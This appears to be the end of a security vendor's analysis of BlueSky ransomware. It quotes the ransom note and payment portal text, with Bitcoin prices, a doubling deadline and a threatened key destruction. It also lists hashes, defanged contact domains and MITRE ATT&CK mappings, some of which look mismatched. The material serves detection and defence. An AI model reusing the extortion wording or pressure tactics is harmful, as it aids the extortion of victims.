
Any attempts to restore your files manually will damage your files.

To restore your files follow these instructions:

1. Download and install "Tor Browser" from https://torproject.org/

BlueSky ransom note, *html* version

After infection, victims are instructed to visit the BlueSky 'DECRYPTOR' portal and enter the unique recovery ID embedded in the ransom note. The portal displays the time limit and the increasing dollar amounts required to regain access to encrypted data.


BlueSky DECRYPTOR

Support

Your documents, photos, databases and other important files have been encrypted!

To decrypt your files you need to buy our special software **BlueSky DECRYPTOR.**

The payment should be made with **Bitcoins.**

For 6 days, 23 hours, 59 minutes and 59 seconds BlueSky Decryptor will be available for the price of **0.05 BTC ≈ 1,046$**.

In 6 days, 23 hours, 59 minutes and 59 seconds the price will increase to **0.1 BTC ≈ 2,092$**.

In 13 days, 23 hours, 59 minutes and 59 seconds your private key will be permanently destroyed.

Trial decrypt

Upload 1 .bluesky file for free decryption (maximum size 256kb)

BlueSky Decryptor Portal

In the pool of samples we analyzed, victims were given seven days to pay the ransom demand, after which the ransom amount doubled.

Detecting and Protecting Against BlueSky Ransomware

As demonstrated in the following video, SentinelOne Singularity™ fully protects against BlueSky ransomware, preventing lateral movement across Active Directory and connected devices.

Watch Video At:

https://youtu.be/5EF6nZ9QAoQ

Conclusion

BlueSky ransomware has the ability to rapidly encrypt the local host and move laterally by exploiting known vulnerabilities. BlueSky campaigns appear to be in their infancy, but the architecture of both droppers and payloads indicates that the actors have invested significant effort and will be looking to reap the returns. Now is the time for security teams to get ahead by bolstering their protection and detection posture.

Indicators of Compromise

SHA256
3e035f2d7d30869ce53171ef5a0f761bfb9c14d94d9fe6da385e20b8d96dc2fb
840af927adbfdeb7070e1cf73ed195cf48c8d5f35b6de12f58b73898d7056d3d
e75717be1633b5e3602827dc3b5788ff691dd325b0eddd2d0d9ddcee29de364f
2280898cb29faf1785e782596d8029cb471537ec38352e5c17cc263f1f52b8ef
d6386b2747335f7b0d13b1f69d995944ad8e9b71e09b036dbc0b907e583d857a
c75748dc544629a8a5d08c0d8ba7fda3508a3efdaed905ad800ffddbc8d3b8df
c3d5248230230e33565c04019801892174a6e5d8f688d61002e369b0b9e441ff
b5b105751a2bf965a6b78eeff100fe4c75282ad6f37f98b9adcd15d8c64283ec
dcdba086e6d0cd3067d3998bb624be16c805b2cde76a451c0ceaf30d66ba7349 (decryptor)

SHA1
d8369cb0d8ccec95b2a49ba34aa7749b60998661
a306aa69d4ac0087c6dad1851c7f500710c829e3

720714032a7a8ee72f034ddbb0578b910e6c9885

1bab1913533d5748e9cda388f55c446be6b770ff

71e3cc4a53a9cf4cb5e5c3998afe891cd78c09aa

429237548351288fac00e0909616b1518d5487b9

9fc631bdd0d05d750e343c802e132b56e5121243

59e756e0da6a82a0f9046a3538d507c75eb95252

a9233cb65ab53a08a4cce24a134c5b9296672a32 (decryptor)

Connections

ccpyeuptrlatb2piua4ukhnhi7lrxgerrcrj4p2b5uhbzqm2xgdjaqid[.]onion

kmsauto[.]us

MITRE ATT&CK

T1552.001 – Unsecured Credentials: Credentials In Files

T1049 – System Network Connections Discovery

T1422 – System Network Configuration Discovery

T1083 – File and Directory Discovery

T1012 – Query Registry

T1082 – System Information Discovery

T1119 – Automated Collection

T1005 – Data from Local System

T1486 – Data Encrypted for Impact

T1135 – Network Share Discovery

T1021.002 – Remote Services: SMB/Windows Admin Shares

T0809 – Data Destruction